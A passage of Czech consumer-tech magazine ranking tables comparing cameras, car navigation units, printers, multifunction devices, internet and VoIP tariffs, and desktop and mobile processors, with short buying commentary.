3	Sony Alpha A580	93	20 000	100	87	89	4912 × 3264	3,0"	25600	1,3	0,20 s	1690	HDMI (1080i)	SD, MS	695 g
4	Canon EOS 50D	89	20 000	93	80	100	4752 × 3168	3,0"	12800	1,5	0,08 s	1230	HDMI (1080p), Audio/Video	SD	820 g
5	Pentax K-7	88	23 000	80	97	88	4672 × 3104	3,0"	6400	2,6	0,10 s	1600	HDMI (1080i)	SD, MS	755 g
6	Nikon D90	88	18 000	98	83	73	4288 × 2848	3,0"	6400	1,3	0,07 s	1850	HDMI (1080i), Audio/Video	SDXC	710 g
7	Sony Alpha A560	87	19 000	92	87	70	4592 × 3056	3,0"	25600	1,5	0,20 s	1470	HDMI (1080i), Audio/Video	SDXC	690 g
8	Samsung NX10*	85	13 000	95	78	75	4592 × 3056	3,0"	3200	1,3	0,15 s	590	HDMI (1080i), Audio/Video	SD	410 g
9	Sony Alpha 500	85	13 000	95	72	91	4272 × 2848	3,0"	12800	1,5	0,18 s	1230	HDMI (1080i), Audio/Video	SD	675 g
10	Canon EOS 550D	85	16 500	94	76	80	5184 × 3456	3,0"	12800	1,5	0,14 s	1120	HDMI (1080i), Audio/Video	SD	525 g
11	Panasonic Lumix DMC-G2	84	17 000	87	84	73	4000 × 3000	3,0"	6400	1,6	0,15 s	440	HDMI (1080i)	SD, MS	425 g
12	Panasonic Lumix DMC-G10K*	83	13 000	88	81	75	4000 × 3000	3,0"	6400	1,6	0,15 s	730	Audio/Video	SD	400 g
13	Olympus Pen E-P2	83	16 000	87	83	67	4032 × 3024	3,0"	6400	1,8	0,34 s	410	HDMI (1080p), Audio/Video	SD	385 g
14	Sony Alpha 450	83	13 500	93	67	91	4592 × 3056	2,7"	12800	1,5	0,19 s	1250	Video	CF I/II, xD	605 g
15	Canon EOS 500D	82	13 500	92	73	79	4752 × 3168	3,0"	12800	1,4	0,14 s	1020	HDMI (1080i)	MS Duo, SDXC	520 g

AUTONAVIGACE



Autonavigace

Navigační zařízení jsou velmi populární a našťastí i stále levnější. V našem přehledu najdete 15 nejlepších navigací dostupných na našem trhu. Testovali jsme v laboratorních podmínkách i v reálném provozu.

Pořadí	Produkt	Celkové hodnocení			Orient. cena vč. DPH	Vybavení	Navigační funkce	Navigace v praxi	Ergonomie	Rozhraní	Velikost displeje (mm)	Rozlišení displeje (body)	Hmotnost (g)	Výdrž na akumulátor (hod.)	Doba pro zachycení GPS signálu (s)	Multimédia
1	TomTom Go 950 Live	91	7 200	100	96	88	92	USB, Bluetooth	96 × 54	480 × 272	210	2:37	13			prohlížeč obrázků
2	TomTom Go 930 Traffic	89	7 000	91	92	91	91	USB, Bluetooth	95 × 54	480 × 272	222	2:36	21			MP3 přehrávač, prohlížeč obrázků
3	Garmin nüvi 3790T	83	8 100	73	92	75	100	USB, Bluetooth	94 × 56	800 × 480	116	2:25	32			prohlížeč obrázků
4	Navigon 6350 Live	83	6 000	68	86	84	94	USB, Bluetooth	97 × 56	480 × 272	173	2:39	27			ne
5	Becker Traffic Assist Z204	80	6 000	64	87	89	73	USB, Bluetooth	95 × 54	480 × 272	196	2:41	32			MP3 a video přehrávač, prohl. obr.
6	Navigon 7310	80	5 700	68	91	87	76	USB, Bluetooth	96 × 54	480 × 272	184	1:52	38			ne
7	Becker Traffic Assist Z203	79	4 400	64	85	89	70	USB, Bluetooth	95 × 54	480 × 272	196	2:37	32			MP3 a video přehrávač, prohl. obr.
8	Garmin nüvi 1390T	79	4 200	57	89	92	79	USB, Bluetooth	96 × 54	480 × 272	163	2:39	18			prohlížeč obrázků
9	Navigon 4350 max	79	4 200	62	89	87	80	USB, Bluetooth	95 × 54	480 × 272	173	2:27	30			ne
10	Garmin nüvi 765T	75	5 600	59	86	78	75	USB, Bluetooth	96 × 55	480 × 272	182	2:11	25			MP3 přehrávač, prohlížeč obrázků
11	Navigon 2410	75	3 800	56	80	85	74	USB	72 × 53	320 × 240	114	1:55	59			ne
12	Navigon 2310	74	2 900	54	79	81	80	USB	70 × 53	320 × 240	125	1:50	56			ne
13	TomTom XL IQ Routes Europe Traffic	74	4 300	55	89	78	86	USB	95 × 54	480 × 272	180	2:55	35			ne
14	TomTom One IQ Routes Europe Traffic	73	3 200	54	89	77	86	USB	70 × 53	320 × 240	139	2:51	37			ne
15	Garmin nüvi 760	73	5 500	60	69	71	92	USB, Bluetooth	95 × 54	480 × 272	176	4:34	78			MP3 přehrávač, prohlížeč obrázků

ČERNOBÍLÉ LASEROVÉ TISKÁRNY



Černobílé laserové tiskárny

Barevné dokumenty jsou hezčí než černobílé, ale jsou drahé. Buď zaplatíte celkem dost za barevnou laserovou tiskárnu, nebo hodně za provoz barevné inkoustové tiskárny. Pro běžnou agendu však stačí tiskárna černobílá. Porizovací náklady jsou nízké, náklady na tisk také.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Náklady na tisk (10%)	Kvalita tisku (35%)	Rychlost tisku (30%)	Vybavení (10%)	Ergonomie (5%)	Max. rozlišení (dpi)	Nominální rychlost (str./min.)	Rychlost tisku 10 str.	Rozhraní	Náklady na tisk (Kč)	Spotřeba - sleep (W)	Výdrž (tiskárna)
1	Xerox Phaser 3600N	89	11 000	95	99	81	88	94	600 × 600 dpi	38	27 s	USB 2.0, PP, LAN	0,35	6,3 W	14000
2	Lexmark E460dn	89	11 500	85	89	95	100	100	1200 × 1200 dpi	38	21 s	USB 2.0, PP, LAN	0,40	10,7 W	15000/30000
3	Xerox Phaser 3435DN	89	6 000	94	97	85	88	88	600 × 600 dpi	33	24 s	USB 2.0, PP, LAN	0,36	10,3 W	10000
4	Samsung ML-3471ND	87	7 500	94	98	73	84	82	1200 × 1200 dpi	33	29 s	USB 2.0, PP, LAN	0,36	6,4 W	10000
5	Konica Minolta Pagepro 4650EN	87	8 500	99	91	81	96	88	1200 × 1200 dpi	34	24 s	USB 2.0, PP, LAN	0,34	17,1 W	18000
6	Brother HL-5350DN	85	6 000	76	97	67	96	88	1200 × 1200 dpi	30	26 s	USB 2.0, PP, LAN	0,45	4,5 W	8000/25000
7	Dell 2330dn	85	10 000	62	91	85	96	94	1200 × 1200 dpi	33	25 s	USB 2.0, PP, LAN	0,55	10,9 W	6000/30000
8	Canon i-Sensys LBP3370	84	4 000	81	89	83	72	88	600 × 600 dpi	26	28 s	USB 2.0, PP, LAN	0,42	7,8 W	7000
9	Okidata B430dn	84	6 500	77	100	74	88	77	1200 × 1200 dpi	28	30 s	USB 2.0, PP, LAN	0,44	5,4 W	7000/25000
10	Brother HL-5380DN	84	7 000	76	97	67	92	88	1200 × 1200 dpi	30	26 s	USB 2.0, PP, LAN	0,45	5,1 W	8000/25000
11	HP LaserJet P2055dn	83	7 500	64	88	90	88	94	1200 × 1200 dpi	33	24 s	USB 2.0, LAN	0,53	8,6 W	6500
12	Canon i-Sensys LBP3310	83	5 000	81	85	86	72	77	600 × 600 dpi	26	28 s	USB 2.0	0,42	4,2 W	7000
13	HP LaserJet P2035	83	4 500	42	88	100	68	94	600 × 600 dpi	30	24 s	USB 2.0, PP	0,80	6,1 W	2300
14	Kyocera FS-1300D	83	7 000	100	86	77	88	82	1200 × 1200 dpi	28	32 s	USB 2.0	0,34	4,1 W	7200/100000
15	Lexmark E260dn	83	4 000	51	90	90	96	88	1200 × 1200 dpi	33	23 s	USB 2.0, PP, LAN	0,67	11,0 W	3500/30000

MULTIFUNKČNÍ ZAŘÍZENÍ INKOUSTOVÁ



Multifunkční zařízení

Multifunkční zařízení jsou výhodnější než samostatné tiskárny, protože umí dobře nejen tisknout, ale i skenovat, kopírovat a faxovat. Jejich nákup si však dobře promyslete – skryté provozní náklady nejlevnějších multifunkčních zařízení mohou být při dlouhodobém provozu poměrně vysoké.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Náklady na tisk	Kvalita tisku	Kvalita skenování	Rychlost tisku	Vybavení	Spotřeba standby/sleep (W)	Rozlišení tisku (dpi)	Rozlišení skeneru (ppp)	Fax	Rychlost tisku - 5 stran text (min)	Rychlost tisku - fotografie (min)	Rychlost skenování - text (min)
1	HP Officejet Pro 8500 WiFi	85	6 500	100	86	81	71	100	6,8/5,0/0,1	4800 × 1200	2400 × 4800	barevný	0:37	3:50	0:14
2	Lexmark Platinum Pro905	84	6 600	91	95	74	80	92	10,7/5,6/0,3	4800 × 1200	1200 × 4800	barevný	0:59	1:41	0:08
3	Epson Stylus Photo PX810FW	83	4 500	53	96	73	96	95	6,4/4,6/0,2	5760 × 1440	4800 × 4800	barevný	0:42	1:10	0:10
4	Canon Pixma MG6150	81	4 500	48	100	81	57	79	6,4/1,6/0,3	9600 × 2400	4800 × 4800	-	0:32	2:08	0:06
5	Canon Pixma MP640	80	3 500	59	100	80	49	74	4,8/1,0/0,3	9600 × 2400	4800 × 9600	-	0:51	2:07	0:06
6	Canon Pixma MX870	80	4 500	61	99	81	31	94	7,3/4,3/0,7	9600 × 2400	2400 × 4800	barevný	0:57	3:56	0:07
7	Canon Pixma MP990	80	6 000	62	100	76	55	86	6,0/1,3/0,5	9600 × 2400	4800 × 9600	-	0:35	2:08	0:07
8	Epson Stylus Photo PX710W	80	4 000	52	95	48	100	82	6,5/4,3/0,2	5760 × 1440	2400 × 4800	-	0:40	1:08	0:10
9	Canon Pixma MP560	79	3 000	65	100	80	33	68	3,9/1,0/0,3	9600 × 2400	2400 × 4800	-	0:48	3:56	0:07
10	Canon Pixma MP550	78	2 000	62	98	79	33	63	4,7/1,6/0,3	9600 × 2400	2400 × 4800	-	0:48	3:57	0:10
11	Epson Stylus Photo PX650	77	2 000	55	94	76	55	77	5,9/1,1/0,1	5760 × 1440	1200 × 2400	-	1:07	2:20	0:08
12	Lexmark Prevail Pro705	77	4 000	62	92	77	86	93	7,9/3,7/0,3	4800 × 1200	1200 × 4800	barevný	0:48	1:43	0:09
13	HP Photosmart Premium Fax	77	3 500	61	96	62	67	99	6,4/5,1/0,3	9600 × 2400	4800 × 4800	barevný	0:45	3:02	0:16
14	Epson Stylus SX515W	76	2 000	52	89	69	68	66	4,7/2,7/0,0	5760 × 1440	2400 × 2400	-	0:30	3:20	0:09
15	Canon Pixma MX350	76	2 500	52	95	81	39	77	5,5/3,6/0,6	4800 × 1200	1200 × 2400	barevný	0:49	4:17	0:07

Připojení k internetu a VoIP

Chip vám pravidelně přináší přehled nejlevnějších nebo nejvýhodnějších datových služeb. Surfování na internetu, nebo volání VoIP, s námi budete mít přehled, která služba je nejvýhodnější.

ZÁKLADNÍ PŘIPOJENÍ

Pořadí	Poskytovatel	Tarif	Měsíční paušál	Download	Upload	Pevná IP	Agregace	Technologie	FUP	Web
1	UPC	UPC Fiber Power 10	494 Kč	10 240 kb/s	1 024 kb/s	-	neuvádí	kabel	-	www.upc.cz
2-3	T-Mobile	ADSL Standard	699 Kč	8 192 kb/s	512 kb/s	-	1:50	ADSL2+	-	www.t-mobile.cz
2-3	Volný	Internet Extra 8M	699 Kč	8 192 kb/s	512 kb/s	•	1:50	ADSL2+	-	adsl.volny.cz
4	Telefónica O2	O2 Internet	750 Kč	8 192 kb/s	512 kb/s	-	1:50	ADSL2+	-	www.cz.o2.com

Základní připojení
Neproměškejte vánoční akce operátorů. Třeba od T-Mobile můžete získat i LCD televizor. Podrobnosti najdete na straně 13.

RYCHLÉ PŘIPOJENÍ

Pořadí	Poskytovatel	Tarif	Měsíční paušál	Download	Upload	Pevná IP	Agregace	Technologie	FUP	Web
1	Telefónica O2	O2 Internet Plus	400 Kč	16 384 kb/s	512 kb/s	-	1:50	ADSL2+	-	www.cz.o2.com
2	UPC	UPC Fiber Power 25	599 Kč	25 600 kb/s	1 536 kb/s	-	neuvádí	kabel	-	www.upc.cz
3	T-Mobile	ADSL Premium	849 Kč	16 384 kb/s	768 kb/s	-	1:50	ADSL2+	-	www.t-mobile.cz
4	Volný	Internet Extra 16M	929 Kč	16 384 kb/s	768 kb/s	•	1:50	ADSL2+	-	adsl.volny.cz

Rychlé připojení
O2 má novou akci zaměřenou na O2 Internet Plus. Tentokrát nabízí 16 Mb/s za 400 Kč měsíčně, a niž už s cenou nejspíš nepůjde. Akce platí do konce listopadu.

HOSTING

Pořadí	Poskytovatel	Tarif	Roční paušál	Prostor	Přenos (FUP)	Služby	Techn. podpora	Web
1	Miton	Otoman	240 Kč	5 GB	není	PHP, MySQL	online fórum	www.otoman.cz
2	Forpsi	PIDhosting	274 Kč	500 MB	není	-	nonstop	www.forpsi.com
3	Active24	Active Basic	274 Kč	50 MB	není	-	nonstop	www.active24.cz
4	OVH	Osobní	720 Kč	25 GB	500 GB měsíčně	SQL	telefonem	www.ovh.cz
5	ProfiTux.cz	Placený hosting	1 080 Kč	min. 5 GB	není	PHP, MySQL	e-mail, ICQ	www.profitux.cz
6	Ignum	Lite	2 376 Kč	1 GB	není	PHP, ASP, .NET	Telefonem 24/7	www.ignum.cz
7	Stable.cz	Standard	3 175 Kč	11,8 GB	není	PHP, MySQL	Tel./e-mail 24/7	www.stable.cz

Hosting
Vybíráte placený hosting 2. domény, pro firemní prezentaci, nebo jen zájmové stránky? Náš přehled vám pomůže se zorientovat. Další nabídky naleznete na www.firmy.cz/webhosting.

VYSOKORYCHLOSTNÍ MOBILNÍ INTERNET

Pořadí	Operator	Tarif	Měsíční paušál	Maximální teoretická rychlost	Reálná rychlost	FUP	Technologie	Pokrytí	Info
1	U-fon	Předplacený 3G mobilní internet	29 Kč/den	3,1 Mb/s	530 kb/s	1 GB/den	CDMA	značná část měst	www.ufon.cz
2	T-Mobile	Internet v mobilu Standard	139 Kč	1 024 kb/s	250 kb/s	100 MB/měsíc	GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz
3	O2	O2 Internet v mobilu Start	150 Kč	1 024 kb/s	200 kb/s	37,5 MB/týden	HSDPA, GPRS, EDGE	celá republika	www.cz.o2.com
4	Vodafone	Internet v mobilu	177 Kč	236,8 kb/s	-	100 MB/měsíc	GPRS, EDGE, 3G	celá republika	www.vodafone.cz
5	O2	O2 Internet v mobilu	300 Kč	3,6 Mb/s	450 kb/s	500 MB/měsíc	GPRS, EDGE, HSDPA	celá republika	www.cz.o2.com
6	U-fon	3G mobilní internet	390 Kč	3,1 Mb/s	530 kb/s	8 GB/měsíc	CDMA	značná část měst	www.ufon.cz
7	T-Mobile	Internet na cesty Standard	499 Kč	1 024 kb/s	250 kb/s	2 GB/měsíc	GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz
8	O2	O2 Mobilní Internet Pro	500 Kč	3,6 Mb/s	450 kb/s	10 GB/měsíc	CDMA, HSDPA, GPRS, EDGE	značná část republiky	www.cz.o2.com
9	Vodafone	Připojení na stálo	525 Kč	236,8 kb/s	112 kb/s	jen pro P2P	GPRS, EDGE, 3G	celá republika	www.vodafone.cz
10	Vodafone	Připojení na dlouho	750 Kč	236,8 kb/s	112 kb/s	jen pro P2P	GPRS, EDGE, 3G	celá republika	www.vodafone.cz
11	T-Mobile	Internet na cesty Premium	999 Kč	1 024 kb/s	250 kb/s	30 GB/měsíc	GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz

Vysokorychlostní mobilní internet
T-Mobile spustil v Praze síť HSPA+, jedná se o zatím nejmodernější (sedmý) Release „3G internetu“. Teoretická rychlost downloadu je 21 Mb/s a reálné zpoždění kolem 40 ms. Při prezentaci ukazoval T-Mobile reálnou rychlost kolem 15 Mb/s. Takovou rychlost byste FUP tarifu T-Mobile Internet na cesty Standard za 499 Kč měsíčně vycerpalí již po devatenácti minutách. Není ale třeba se bát: rychlost pro koncové uživatele bude „oriznutá“ a zařízení s podporou HSPA+ není na trhu mnoho.

NEJVÝHODNĚJŠÍ VOIP OPERÁTOŘI

Pořadí	Operator	Aktivace	Měsíční paušál	Číslo	Číslo mimo síťku	Mobilní síť	Způsob tariface	Web	Infolinka
1	Mikrotech	0 Kč	1 Kč	0,54 Kč	0,31 Kč	2,33 Kč	1+1	http://voip.mikrotech.cz	+420 558 840 000
2	Axfone	0 Kč	0 Kč	0,53 Kč	0,30 Kč	2,79 Kč	60+1	www.axfone.cz	+420 277 277 272
3	802.cz	0 Kč	20 Kč	0,52 Kč	0,30 Kč	3,39 Kč	20+1	www.802.cz	+420 558 608 111
4	Fayn	0 Kč	0 Kč	0,56 Kč	0,29 Kč	3,29 Kč	60+60	www.fayn.cz	+420 840 111 117
5	Connect plus	1,20 Kč	1,20 Kč	0,59 Kč	0,59 Kč	3,81 Kč	60+60	www.234.cz	+420 724 570 518
6	Casablanca	0 Kč	0 Kč	1,02 Kč	0,54 Kč	4,19 Kč	60+60	www.casablanca.cz	+420 800 31 31 30
7	T-Mobile	0 Kč	0 Kč	1,13 Kč	0,59 Kč	4,75 Kč	60+1	www.t-mobile.cz	+420 800 77 88 88
8	Ha-loo	1,20 Kč	0 Kč	1,00 Kč	0,50 Kč	3,64 Kč	1+1	www.ha-loo.cz	+420 552 305 305
9	NetPhone	200 Kč	1 Kč	1,00 Kč	0,60 Kč	4,50 Kč	1+1	www.netphone.cz	+420 530 502 233
10	VoIPPEX	50 Kč	0 Kč	1,02 Kč	0,60 Kč	3,83 Kč	60+60	www.voipex.cz	+420 844 844 000

Nejvýhodnější VoIP operátoři
Věděl jste, že u většiny VoIP operátorů můžete používat i videotelefony kompatibilní s protokolem SIP? Operátoři totiž používají SIP protokol, což je aplikační vrstva, a jen přenáší data. A je jedno, jestli jen hlas, nebo i video.

PLACENÁ INZERCE

Průvodce Chipu po CPU a GPU

Plánujete nákup nového počítače nebo jeho dovybavení? Zde vám poskytneme všechny informace o aktuálních **procesorech a grafických čipech**.

ANDREAS VOGELSANG

Sandy Bridge proti procesorům Fusion – tak by měl vypadat rok 2011 z pohledu věčného boje Intelu a AMD, o kterém vás samozřejmě budeme v Chipu informovat. Odpověď Intelu na procesor AMD nové generace s integrovaným grafickým jádrem se totiž jmenuje Sandy Bridge a má rovněž integrovanou grafiku na jednom „křemíku“ (psali jsme o něm v minulém čísle).

Společnost AMD už svůj funkční prototyp procesoru Fusion představila na výstavě IFA a Intel se zase se svým procesorem Sandy Bridge pochlubil na Intel Developer Forum v polovině října. Zatím se ale zdá, že náskok při uvedení bude mít Intel. Je totiž možné, že premiéra Sandy Bridge se odehraje už na lednové výstavě CES (proběhne od 6. do 9. ledna). Nástup však bude trochu komplikovanější, protože tyto procesory potřebují jinou patici a tím i nové základní desky.

DESKTOPOVÉ A MOBILNÍ PROCESORY:

Pokud se tedy chystáte na upgrade procesoru už teď a máte desku s patičí 1156, doporučujeme vám výkonný procesor **Core i5-760**. Při své ceně cca 4 700 Kč má totiž nejlepší poměr cena/výkon z celého našeho žebříčku Top 30. Frekvence 2,8 GHz a čtyři jádra mu zajistily celkově sedmé místo, navíc je zajímavý i z hlediska spotřeby – 95 W je nejméně z toho, kolik si nárokují procesory v první desítce.

Procesory Sandy Bridge se samozřejmě objeví i ve verzích pro notebooky. Jejich uvedení začátkem příštího roku by mělo značně zlevnit současné modely procesorů s kódovým jménem Arrandale. Už dnes se ale některé z nich dají pořídit velmi výhodně – například dvoujádrový procesor **Core i5-430M** koupíte cca za 5 200 Kč a díky své frekvenci 2,66 GHz se dostal do první desítky. Pro ty, kteří hledají ještě vyšší výkon, je tu

procesor **Core i7-620M**, pracující na stejné frekvenci. Ten se probojoval na čtvrtou pozici a nabízí příznivější poměr ceny a výkonu než první čtyřjádrová trojka. Spotřebuje přitom také jen 35 W.


GRAFICKÉ ČIPY: Abychom lépe ohodnotili rostoucí počet grafických čipů s podporou DirectX 11, zařadili jsme do naší testovací procedury nové standardy, včetně hry „Colin McRae: Dirt 2“ (DX11). Nejen to však zahýbalo naší výslednou tabulkou Top 30. Máme v ní totiž i nové přírůstky – novým „číslem 1“ se stala dvoučipová grafika od **AMD Radeon HD5970**, s dvojnásobně velkou grafickou pamětí a vyšší frekvencí (jak GPU, tak paměti). Stojí ale opravdu hodně. Naš nákupní tip sice v první desítce není, jeho výkon však bohatě stačí na nejnovější hry i HD video, navíc podporuje rozhraní DirectX 11 a hlavně stojí přijatelných 3 400 Kč. Za pozornost stojí i GPU **nVidia GeForce GTX 460**.



DESKTOPOVÉ CPU

Pořadí	Procesor	Kódové označení jádra	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Typ patice	Počet jader	Frekvence čipu (MHz)	L2 cache (MB)	Systémová sběrnice	Výrobní technologie (nm)	Počet tranzistorů (mil.)	Max. ztrátový výkon (TDP) (W)	PCMark Vantage	UT III 1280 × 1024 (fps)	Video-Encode Coda/AVC (Mbps)	Cinebench R10 max (CPU (s))
1	Intel Core i7-980X XE	Guilfordtown	24 000	100	40,0	1366	6	3 333	1 536	QPI6400	32	1 170	130	1 137	141	188	40
2	Intel Core i7-970	Guilfordtown	20 800	96,9	41,8	1366	6	3 200	1 536	QPI6400	32	1 170	130	1 134	140	197	42
3	Intel Core i7-975 XE	Bloomfield	24 000	87,0	26,3	1366	4	3 333	1 024	QPI6400	45	731	130	1 086	140	199	54
4	Intel Core i7-875K	Lynnfield	8 100	86,5	76,8	1156	4	2 933	1 024	DMI2500	45	774	95	1 100	138	195	56
5	Intel Core i7-870	Lynnfield	7 100	82,0	75,1	1156	4	2 933	1 024	DMI2500	45	774	95	1 000	138	213	58
6	AMD Phenom II X6 1090T BE	Thuban	6 300	79,2	76,1	AM3	6	3 200	3 072	HT4000	45	904	125	922	131	215	60
7	Intel Core i5-760	Lynnfield	4 700	78,8	100	1156	4	2 800	1 024	DMI2500	45	774	95	1 089	138	203	72
8	Intel Core i7-930	Bloomfield	6 800	77,2	65,1	1366	4	2 800	1 024	QPI4800	45	731	130	937	135	229	63
9	AMD Phenom II X6 1075T	Thuban	6 000	76,7	72,2	AM3	6	3 000	3 072	HT4000	45	904	130	947	126	228	64
10	Intel Core i7-860	Lynnfield	6 500	76,5	65,9	1156	4	2 800	1 024	DMI2500	45	774	95	898	137	230	63
11	Intel Core i7-920	Bloomfield	6 800	74,2	57,8	1366	4	2 667	1 024	QPI4800	45	731	130	879	135	240	66
12	AMD Phenom II X6 1055T	Thuban	4 700	72,0	76,3	AM3	6	2 800	3 072	HT4000	45	904	125	824	123	235	69
13	AMD Phenom II X4 965 BE	Deneb	3 900	71,9	91,2	AM3	4	3 400	2 048	HT4000	45	758	125	933	130	224	79
14	Intel Core i5-750	Lynnfield	4 700	70,8	72,5	1156	4	2 666	1 024	DMI2500	45	774	95	914	137	242	78
15	Intel Core i5-670	Clarkdale	7 100	70,4	47,5	1156	2	3 466	512	DMI2500	32	382	73	1 025	124	215	95
16	AMD Phenom II X4 955 BE	Deneb	3 700	68,8	85,6	AM3	4	3 200	2 048	HT4000	45	758	125	884	129	236	84
17	Intel Core i5-655K	Clarkdale	5 200	68,8	59,9	1156	2	3 200	512	DMI2500	32	382	73	983	125	217	99
18	Intel Core i5-661	Clarkdale	5 000	68,3	61,7	1156	2	3 333	512	DMI2500	32	382	87	1 089	116	244	98
19	Intel Core 2 Quad Q9550	Yorkfield	6 000	68,2	50,7	775	4	2 833	12 288	FSB1333	45	820	95	881	126	263	79
20	Intel Core i3-550	Clarkdale	3 400	66,9	84,7	1156	2	3 200	512	DMI2500	32	382	73	990	120	232	103
21	Intel Core i5-650	Clarkdale	4 200	66,5	67,6	1156	2	3 200	512	DMI2500	32	382	73	1 061	116	258	101
22	Intel Core 2 Duo E8600	Wolfdale	6 500	63,7	38	775	2	3 333	6 144	FSB1333	45	410	65	1 034	112	240	126
23	Intel Core 2 Quad Q9400	Yorkfield	4 500	62,7	53,3	775	4	2 666	6 144	FSB1333	45	456	95	821	114	302	87
24	Intel Core 2 Quad Q8400	Yorkfield	3 700	62,4	63,8	775	4	2 666	4 096	FSB1333	45	456	95	818	112	301	88
25	AMD Athlon II X4 635	Propus	2 400	60,9	92,3	AM3	4	2 900	2 048	HT4000	45	300	95	779	107	274	98
26	Intel Core 2 Quad Q8300	Yorkfield	3 400	59,3	59	775	4	2 500	4 096	FSB1333	45	456	95	774	106	324	94
27	AMD Athlon II X4 630	Propus	2 300	59,2	89,8	AM3	4	2 800	2 048	HT4000	45	300	95	754	105	282	103
28	Intel Core 2 Duo E8400	Wolfdale	4 200	59,0	47,2	775	2	3 000	6 144	FSB1333	45	410	65	930	105	264	138
29	Intel Core i3-530	Clarkdale	2 500	58,1	75,9	1156	2	2 933	512	DMI2500	32	382	73	841	110	298	117
30	AMD Athlon II X3 435	Rana	1 900	56,5	94,8	AM3	3	2 900	1 536	HT4000	45	300	95	782	106	275	132

* KB/s



MOBILNÍ CPU

■ Špičková třída (100–90,0)
 ■ Vyšší třída (89,9–75,0)
 ■ Střední třída (74,9–45,0)
 ■ Nelze doporučit (44,9–0)
 Všechna hodnocení v bodech (max. 100)

Pořadí	Procesor	Kódové označení jádra	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Počet jader	Frekvence čipu (MHz)	L2 cache (KB)	Systémová sběrnice	Max. ztrátový výkon (TDP) (W)	Výdrž s 60Wh akumulátorem (min)	PCMark05 CPU (body)	Cinebench 9.5 1 x CPU (body)	Cinebench 9.5 5 x CPU (body)	3DMark05 CPU (body)	3DMark01 (default) grafika čipsetu	3DMark01 (default) GeForce 320M GT	3DMark01 (default) GeForce 520M GT
1	Intel Core i7-920XM	Clarksfield	25 300	100	35,4	4	2 000	8 192	DMI 2500	55	98	7 955	623	1 563	13 876	—	22 000	35 000
2	Intel Core i7-820QM	Clarksfield	14 300	97,3	57,5	4	1 733	8 192	DMI 2500	45	120	7 725	611	1 494	13 670	—	21 500	34 500
3	Intel Core i7-720QM	Clarksfield	9 100	95,4	85,2	4	1 600	6 144	DMI 2500	45	120	7 651	598	1 470	13 220	—	21 000	34 000
4	Intel Core i7-620M	Arrandale	8 400	95,1	92,3	2	2 666	3 072	DMI 2500	35	154	7 105	663	1 339	13 950	8 500	20 000	33 000
5	Intel Core i5-520M	Arrandale	7 100	88,0	86,7	2	2 400	3 072	DMI 2500	35	154	6 803	576	1 187	13 851	8 300	19 000	32 000
6	Intel Core 2 Extreme QX9300	Penryn	27 100	87,4	22,1	4	2 533	12 288	FSB1066	45	120	7 555	464	1 459	12 255	8 100	18 000	30 000
7	Intel Core 2 Quad Q9100	Penryn	22 100	84,9	24,7	4	2 266	12 288	FSB1066	45	120	7 489	459	1 340	12 127	8 050	17 700	29 500
8	Intel Core i5-430M	Arrandale	5 200	83,5	100	2	2 266	3 072	DMI 2500	35	154	6 695	513	1 127	13 490	8 000	17 600	29 250
9	Intel Core 2 Duo T9900	Penryn	13 800	80,8	34,2	2	3 066	6 144	FSB1066	35	154	6 922	558	1 034	11 487	8 000	17 400	29 000
10	Intel Core i7-640LM	Arrandale	8 600	78,9	51,1	2	2 133	4 096	DMI 2500	25	216	7 027	513	1 003	11 531	7 900	17 200	28 500
11	Intel Core i3-330M	Arrandale	4 700	73,0	74,2	2	2 133	3 072	DMI 2500	35	154	5 591	452	975	12 388	7 800	17 000	28 000
12	AMD Phenom II X4 N930	Danube	6 000	72,3	56,4	4	2 000	2 048	HT1800	35	154	6 020	338	1 072	13 481	5 750	16 800	27 500
13	Intel Core 2 Duo P9500	Penryn	9 100	71,2	35,4	2	2 533	6 144	FSB1066	25	216	6 514	467	854	10 631	5 700	16 200	27 000
14	Intel Core 2 Duo SP9600	Penryn	8 400	70,8	38,1	2	2 533	6 144	FSB1066	25	216	6 512	464	847	10 551	5 600	15 900	26 500
15	Intel Core 2 Duo P8700	Penryn	5 200	68,1	54,2	2	2 533	3 072	FSB1066	25	216	5 866	469	836	10 075	5 400	15 300	25 500
16	AMD Phenom II X3 N830	Danube	5 200	63,8	44,6	3	2 100	1 536	HT1800	35	154	5 065	334	926	11 370	5 200	14 800	24 500
17	Intel Core 2 Duo T8300	Penryn	6 300	63,6	36,8	2	2 400	3 072	FSB800	35	154	5 805	437	810	8 533	5 100	14 400	24 000
18	Intel Core i7-620UM	Arrandale	7 300	60,6	27,3	2	1 066	3 072	DMI 2500	18	300	5 076	430	811	8 205	6 500	—	—
19	AMD Phenom II X4 P920	Danube	7 300	58,4	24,4	4	1 600	2 048	HT1800	25	216	4 810	271	894	10 755	5 050	13 000	22 000
20	Intel Core 2 Duo T6500	Penryn	2 400	51,9	53,4	2	2 100	2 048	FSB800	35	154	4 401	369	695	6 889	4 900	11 600	19 000
21	Intel Pentium Dual T4200	Penryn	1 900	48,6	56,3	2	2 000	1 024	FSB800	35	154	5 006	352	621	5 460	4 700	—	—
22	Intel Core i5-520UM	Arrandale	6 300	48,0	15,8	2	1 066	3 072	DMI 2500	18	300	3 812	369	553	7 350	6 300	—	—
23	Intel Core i3-330UM	Arrandale	4 700	40,9	13,1	2	1 066	3 072	DMI 2500	18	300	3 642	247	514	6 500	6 100	—	—
24	Intel Core 2 Duo SU9600	Penryn	7 600	38,3	6,7	2	1 600	3 072	FSB800	10	480	3 566	298	543	4 003	4 500	—	—
25	Intel Core 2 Duo SU7300	Penryn	4 700	33,9	7,4	2	1 300	3 072	FSB800	10	480	3 184	254	468	3 745	4 500	—	—
26	Intel Pentium SU4100	Penryn	2 400	31,9	12,4	2	1 300	2 048	FSB800	10	480	3 121	234	410	3 715	4 300	—	—
27	Intel Celeron-M 743	Penryn	2 600	27,3	7,0	1	1 300	1 024	FSB800	10	480	3 014	238	238	3 500	3 300	—	—
28	AMD Athlon Neo MV-40	Huron	1 300	27,0	13,5	1	1 600	512	HT1800	15	360	2 150	231	231	4 951	3 500	—	—
